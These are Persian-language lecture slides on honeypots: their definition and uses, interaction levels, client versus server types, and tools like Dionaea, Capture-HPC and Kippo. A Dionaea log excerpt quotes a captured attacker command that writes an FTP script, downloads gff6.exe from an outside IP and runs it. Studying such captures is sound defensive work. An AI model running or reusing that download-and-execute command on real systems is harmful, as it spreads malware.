رئوس مطالب

- مقدمه
- تعریف هانی‌پات
- کاربردهای هانی‌پات
- انواع هانی‌پات
  - High-interaction در مقابل Low-interaction
  - سرور در مقابل کلاینت

Use Honeypots to Know Your Enemies

HONEYPOT

هانی پات (Honeypot)

- تعریف بنیانگذار پروژه Honeynet از هانی پات:

"A honeypot is a security resource whose value lies in being probed, attacked, or compromised." - *Lance Spitzner*

- اساس کار هانی پات مبتنی بر Deception یا فریب دادن نفوذگر می باشد.
- از آنجا که این سیستم ها هیچ کاربرد عملیاتی ندارند، هر فعالیتی که بر روی آنها انجام شود و یا هر ترافیک ورودی و خروجی از آنها می تواند نشانه حمله باشد.

کاربردهای هانی پات

- بعضی از کاربردهای هانی پات:
  - ✓ کشف حملات جدید و 0-day
  - ✓ مطالعه ابزارها، فعالیت ها و انگیزه نفوذگران
  - ✓ جمع آوری بدافزار و آنالیز Botnet
  - ✓ بهبود سیستم های تشخیص نفوذ (IDS)


- به طور کلی از هانی پات برای مطالعه ابزارها، تاکتیک ها و انگیزه های درگیر در حملات کامپیوتری استفاده می شود.

انواع هانی پات

- هانی پات ها را از جنبه های مختلفی می توان دسته بندی کرد.
- از نظر سطح تعامل:
  - هانی پات High-Interaction: محیط واقعی
  - هانی پات Low-Interaction: سیستم عامل، سرویس و یا آسیب پذیری شبیه سازی شده
- از نظر حملات مورد نظر:
  - هانی پات سنتی یا Server: کشف حملات سمت سرور
  - هانی پات Client: کشف حملات سمت کلاینت
- از نظر کاربرد:
  - هانی پات تحقیقاتی (research)
  - هانی پات عملیاتی (production)
- هانی پات مجازی در مقابل فیزیکی!


انواع هانی پات


- سه تفاوت اصلی هانی پات کلاینت با سرور:
  - شبیه سازی نرم افزار سمت کلاینت، به جای شبیه سازی سرویس.
  - بر خلاف هانی پات سرور، هانی پات کلاینت باید به صورت فعال با سرور مورد نظر تعامل کند تا مورد نفوذ قرار گیرد.
  - در هانی پات سرور تمام فعالیتهای شناسایی شده حمله در نظر گرفته می شوند، اما در هانی پات کلاینت باید مکانیزمی برای تشخیص سرور عادی از سرور مخرب داشته باشیم.



هانی پات High-Interaction


- نیازمندی های اصلی یک هانی پات / هانی نت:
  - Data Control: جهت کاهش ریسک و خطرات احتمالی هانی پات (در صورت آلوده شدن)
  - Data Capture: مانیتورینگ و لاگینگ تمام فعالیت های نفوذگر
  - Data Analysis: آنالیز و تبدیل داده های جمع آوری شده به اطلاعات قابل استفاده
  - Data Collection: فقط برای پیاده سازی های توزیع شده
- **Honeywall:** سیستمی که به صورت یک bridging device لایه ۲ عمل کرده و سه نیازمندی اصلی جمع آوری داده، کنترل و آنالیز حملات را فراهم می کند.






هانی پات High-Interaction


- Honeywall فقط می تواند ترافیک شبکه هانی پات را مانیتور کند و هیچ اطلاعاتی در مورد فعالیت های انجام شده بر روی هانی پات (تغییرات فایل سیستم، پراسس ها، ترافیک رمز شده و ...) نمی دهد.
- از ماژول کرنل **Sebek** برای مانیتور کردن فعالیت های نفوذگر در هانی پات استفاده می شود.






هانی پات High-Interaction

- هانی پات **Capture-HPC**، یک هانی پات کلاینت High-Interaction است که به صورت فعال به دنبال سرورهایی می گردد که به مرورگرهای وب (یا هر کاربرد سمت کلاینت دیگر) حمله می کنند.
- بعد از بازدید از یک URL، ماژول های کرنل تمام رخدادهای مربوط به مرورگر وب را ثبت کرده و در صورت عـدم تطابق با whitelist، به capture server گـــزارش می کند.



هانی پات Low-Interaction

- هانی پات **Honeyd** قابلیت شبیه سازی شبکه، هزاران میزبان مجازی با پیکربندی سرویس های دلخواه (با استفاده از اسکریپت های ساده) و شبیه سازی سیستم عامل آنها در سطح پشته TCP/IP را فراهم می کند.
- هانی پات **Nepenthes** با شبیه سازی آسیب پذیریهای شناخته شده، بدافزارهایی که سعی در اکسپلویت کردن این آسیب - پذیری ها دارند را دانلود می کند.
- هانی پات **Dionaea**، از ماشین های حالت استاتیک برای شبیه سازی سرویس های آسیب پذیر استفاده می کند.



بعضی از پروتکلهای شبیه سازی شده: SMB، SIP، MSSQL، MySQL، FTP، HTTP


هانی پات Low-Interaction

- بعضی از قابلیت های Dionaea که آن را از دیگر هانی پات های Low-Interaction متمایز کرده است:
  - استفاده از Libemu برای کشف shellcode: بر خلاف روش pattern matching، قابلیت کشف shellcode های جدید و ناشناخته را دارد.
  - شبیه سازی پروتکل (سرویس SMB به عنوان پروتکل اصلی)، به جای شبیه سازی آسیب پذیری
  - پشتیبانی از IPv6

```
][04112010 00:42:22] emu dionaea/emu.py:53: profiledump [{'return': '32', 'args'
: ['cmd /c echo open 60.10.179.100 2270 > i&echo 123>> i&echo 123>> i&echo bin >
> i&echo get gff6.exe >> i&echo quit >> i&ftp -s:i&del /F /Q i&gff6.exe\r\n', '0
'], 'call': 'WinExec'}, {'return': '0', 'args': ['0'], 'call': 'ExitThread'}]
SplitResult(scheme='ftp', netloc='123:123@60.10.179.100:2270', path='/gff6.exe',
 query='', fragment='')
[04112010 00:42:22] ftp dionaea/ftp.py:931: do download
[04112010 00:42:22] connection connection.c:3794: connection 0x9556118 none/tcp
type: none->connect
[04112010 00:42:22] connection connection.c:3827: connection 0x9556118 connect/t
cp/none [192.168.66.106:54482->] state: none->connecting
[04112010 00:42:22] logsql dionaea/logsql.py:464: connect connection to /60.10.1
79.100:2270 from 192.168.66.106:54482 (id=18648)
[04112010 00:42:22] logsql dionaea/logsql.py:515: parent ids (18644, 18644)
[04112010 00:42:22] logsql dionaea/logsql.py:518: child had ids (18648, 18648)
[04112010 00:42:22] logsql dionaea/logsql.py:523: child has ids (18644, 18648)
[04112010 00:42:22] logsql dionaea/logsql.py:524: child 18648 parent 18644 root
18644
[04112010 00:42:22] logsql dionaea/logsql.py:566: offer for attackid 18644
[04112010 00:42:22] cmd dionaea/cmd.py:241: ftp://123:123@60.10.179.100:2270//gf
f6.exe
```

هانی پات Low-Interaction

- هانی پات های Low-Interaction دیگر:
  - **Amun**: پورت شده ی هانی پات Nepenthes به پایتون
  - **Mwcollect**: شامل قابلیت های خوب Nepenthes + Honeytrap
  - **Glastopf**: مخصوص حملات کاربردهای تحت وب
  - **Kippo**: هانی پات SSH؛ یک فایل سیستم جعلی + تعدادی از دستورات خط فرمان
  - **PhoneyC**: هانی پات کلاینت؛ استفاده از ماژول های آسیب پذیری و AV برای کشف
  - **SMTP-HP**: هانی پات smtp (پلاگین برای SURFids)
  - **Honeytrap**



معماری هانی پات PhoneyC

جمع بندی

- هانی پات یکی از ابزارهای اصلی محققان امنیتی برای کشف و مطالعه حملات جدید می باشد.
- ظهور حملات و تکنیک های جدید، محققان را نیازمند استفاده از هانی پات-های جدید و گسترش قابلیت های این ابزارها کرده است.
- نفوذگران برای جلوگیری از کشف شدن حملات و بدافزارهایشان، به دنبال استفاده از تکنیک هایی برای گریز از هانی پات ها می باشند.